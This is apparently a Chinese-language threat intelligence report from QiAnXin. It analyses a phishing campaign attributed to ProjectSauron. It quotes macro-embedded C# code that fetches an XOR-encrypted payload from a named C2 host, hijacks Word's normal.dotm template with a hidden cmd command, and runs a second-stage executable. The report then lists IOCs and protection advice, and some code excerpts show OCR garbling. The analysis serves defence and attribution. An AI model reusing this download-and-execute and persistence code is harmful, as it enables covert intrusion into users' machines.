疑似美方组织针对中国的攻击活动


一、事件概述

近期，奇安信威胁情报中心发现了一封针对国内单位的钓鱼邮件，经过进一步调查，背后的攻击黑手疑似具有美国背景的 ProjectSauron。


ProjectSauron 由赛门铁克在 2016 年 8 月中的报告命名，该组织一直针对俄罗斯，中国，瑞典和比利时。使用 Remsec 的恶意软件进行攻击，并使用了 lua 语言编写的模块。至少从 2011 年 10 月开始活跃。

二、详细分析

钓鱼邮件如下：



压缩包内容为带有宏文档的恶意 Word 文档，打开后提示用户启用宏



该文档的宏功能为编译和运行一段 C#代码，如下：

```
            "return;" + vbCrLf
code2 = "" + _
        "requestFile(""http://againshopping.getenjoyment.net/do.php"",strFolder);" + vbCrLf + _
        "FileInfo first_fileInfo = new FileInfo(strFolder);" + vbCrLf + _
        "if (first_fileInfo.Length<1)" + vbCrLf + _
        "{" + vbCrLf + _
        "first_fileInfo.Delete();" + vbCrLf + _
        "return;" + vbCrLf + _
        "}" + vbCrLf + _
        "System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo(""cmd.exe"");"
        "startInfo.Arguments = ""/c for /L %i IN (1,0,10) DO echo y | move C:\\Users\\Public\\Libraries\\tmp.dot
        "startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;" + vbCrLf + _
        "System.Diagnostics.Process.Start(startInfo);" + vbCrLf + _
        "}" + vbCrLf + _
        "private byte[] encryptDecrypt(byte[] input)" + vbCrLf + _
        "{" + vbCrLf + _
            "char[] key = { 'H', 'T', 'T' };" + vbCrLf + _
            "byte[] output = new byte[input.Length];" + vbCrLf + _
            "for (int i = 0; i < input.Length; i++)" + vbCrLf + _
            "{" + vbCrLf + _
                "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
```

这段 C#代码的作用为请求 C2：

http://againshopping.getenjoyment.net/do.php 页面的数据，解密后存放在 C:\Users\Public\Libraries\tmp.dotm，其解密方式为将数据与 HTT 三个字符循环异或

```
private byte[] encryptDecrypt(byte[] input)
{
    char[] key = {
        'H', 'T', 'T'
    };
    byte[] output = new byte[input.Length];
    for(int i = 0; i < input.Length; i)
    {
        output[i] = (byte)(input[i] ^ key[i % key.Length]);
    }
    return output;
}
```

之后会通过 CMD 命令将 tmp.dotm 移动到，%appdata%\microsoft\templates\normal.dotm，此位置为 Word 文档的默认模板文件，此操作的实际作用为将 Wrod 默认模板替换为请求到的恶意模板文件，以后用户创建 Word 后会默认使用恶意的模板

```
/c for /L %i IN (1,0,10) DO echo y |
    move C:\\Users\\Public\\Libraries\\tmp.dotm %appdata%\\microsoft\\templates\\normal.dotm & timeout /t 1
```

替换后的模板是一个默认启动宏的模板，该模板的宏代码与之前类似，同样是编译并允许一段 C#代码

```
"requestFile(""http://againshopping.getenjoyment.net/ag.php"",strFolder);" + vbCrLf + _
"FileInfo first_fileInfo = new FileInfo(strFolder);" + vbCrLf + _
"if (first_fileInfo.Length<1)" + vbCrLf + _
"{" + vbCrLf + _
"first_fileInfo.Delete();" + vbCrLf + _
"return;" + vbCrLf + _
"}" + vbCrLf + _
"System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo(strFolder);" + vbC
"startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;" + vbCrLf + _
"System.Diagnostics.Process.Start(startInfo);" + vbCrLf + _
"}" + vbCrLf + _
"private byte[] encryptDecrypt(byte[] input)" + vbCrLf + _
"{" + vbCrLf + _
    "char[] key = { 'H', 'T', 'T' };" + vbCrLf + _
    "byte[] output = new byte[input.Length];" + vbCrLf + _
    "for (int i = 0; i < input.Length; i++)" + vbCrLf + _
    "{" + vbCrLf + _
        "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "}" + vbCrLf + _
    "return output;" + vbCrLf + _
"}" + vbCrLf
```

此 C#代码的功能为请求 http://againshopping.getenjoyment.net/ag.php 页面的数据，解密后存放在 C:\Users\Public\Libraries\memoryClear\s_number.exe，并创建进程运行

```
    "public void Main()" + vbCrLf + _
    "{" + vbCrLf + _
        "System.Random rand = new System.Random();" + vbCrLf + _
        "int rNum=rand.Next();" + vbCrLf + _
        "string s_number = rNum.ToString();" + vbCrLf + _
        "string strFolder = ""C:\\Users\\Public\\Libraries\\memoryClear"";" + vbCrLf + _
        "strFolder = strFolder + s_number + "".exe"";" + vbCrLf + _
        "FileInfo fileInfo = new FileInfo(strFolder);" + vbCrLf + _
        "if (fileInfo.Exists)" + vbCrLf + _
        "return;" + vbCrLf
2 = "" + _
    "requestFile(""http://againshopping.getenjoyment.net/ag.php"",strFolder);" + vbCrLf + _
```

我们从拿到样本开始跑沙箱到分析完成一共用了 20 分钟左右的时间，当我们想要请求 ag.php 时，服务器返回的内容为空，紧接着第一阶段的 do.php 页面也被置空，攻击者以非常快的速度进行了“应急响应”，反应速度之快完全出乎了我们的预料。

三、溯源分析

ProjectSauron 组织历史恶意代码与本次攻击活动中的代码对比如下，可见代码相似度极高，后续同样通过据与 key 的三个字符循环异或解密数据。

```
code = "" + _
"requestFile(""http://xxxxxxxxx.net/done.php"",strfolder);" + vbcrlf + _
"FileInfo first fileInfo = new FileInfo(strFolder);" + vbcrLf + _
"if(first fileInfo.Length<1)"+ vbcrLf + _
"{" + vbCrLf + _
"first fileInfo.Delete();" + vbcrLf + _
"return;"+ vbcrLf + _
"}"+ vbcrLf + _
"ISystem.Diagnostics.ProcessstartInfo startInfo = new svstem.Diagnostics.ProcessstartInfo(""cmd.exe"");"
"startInfo.Arguments = ""/c for /L %i IN (1,0,10)Do echo y| move c:\\users\\Public\\Librariesll\\tmp.dot"
"startInfo.Windowstyle = system.Diagnostics.Processwindowstyle.Hidden," + vbcrlf + _
"system.Diagnostics.Process.start(startInfo)'" + vbcrLf + _
"}"+ vbcrLf + _
"private byte[] encryptDecrypt(byte[] input)" + vbcrLf + _
"{"+ vbcrLf + _
    "char[] key ={ 'J','T','T'};" + vbcrLf + _
    "byte[] output = new byte[input.Length];" + vbcrLf + _
    "for(int i=0;i< input.Length; i++)" + vbcrLf + _
    "{"+ vbcrLf + _
        "output[il=(byte)(input「il ^ key[i % key.Length]);" + voCrLf + _
```

此前攻击

```
        "return;" + vbCrLf
code2 = "" + _
        "requestFile(""http://againshopping.getenjoyment.net/do.php"",strFolder);" + vbCrLf + _
        "FileInfo first_fileInfo = new FileInfo(strFolder);" + vbCrLf + _
        "if (first_fileInfo.Length<1)" + vbCrLf + _
        "{" + vbCrLf + _
        "first_fileInfo.Delete();" + vbCrLf + _
        "return;" + vbCrLf + _
        "}" + vbCrLf + _
        "System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo(""cmd.exe"");"
        "startInfo.Arguments = ""/c for /L %i IN (1,0,10) DO echo y | move C:\\Users\\Public\\Libraries\\tmp.dot
        "startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;" + vbCrLf + _
        "System.Diagnostics.Process.Start(startInfo);" + vbCrLf + _
        "}" + vbCrLf + _
        "private byte[] encryptDecrypt(byte[] input)" + vbCrLf + _
        "{" + vbCrLf + _
            "char[] key = { 'H', 'T', 'T' };" + vbCrLf + _
            "byte[] output = new byte[input.Length];" + vbCrLf + _
            "for (int i = 0; i < input.Length; i++)" + vbCrLf + _
            "{" + vbCrLf + _
                "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
```

本次攻击

结合该组织历史攻击手法，我们高度怀疑本次活动由 ProjectSauron 组织发起。

四、溯源分析结论

其攻击模块包含使用熟练英语的标准嵌入式使用输出。从技术的复杂性来看，ProjectSauron 指挥着一个顶级的模块化网络间谍平台，旨在通过隐蔽的持久化机制和多种信息渗漏方法，支持其长期的网络间谍活动。并且擅长向其他非常高级的组织学习，以避免重复他们的错误。

五、防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的 APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括 Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

六、IOC

C&C

http[:]//againshopping.getenjoyment.net/do.php

http[:]//againshopping.getenjoyment.net/ag.php

www.msgsafe-backup[.]com

www.renew-servicemanager[.]com

Path：

C:\Users\Public\Libraries\memoryClear\s_number.exe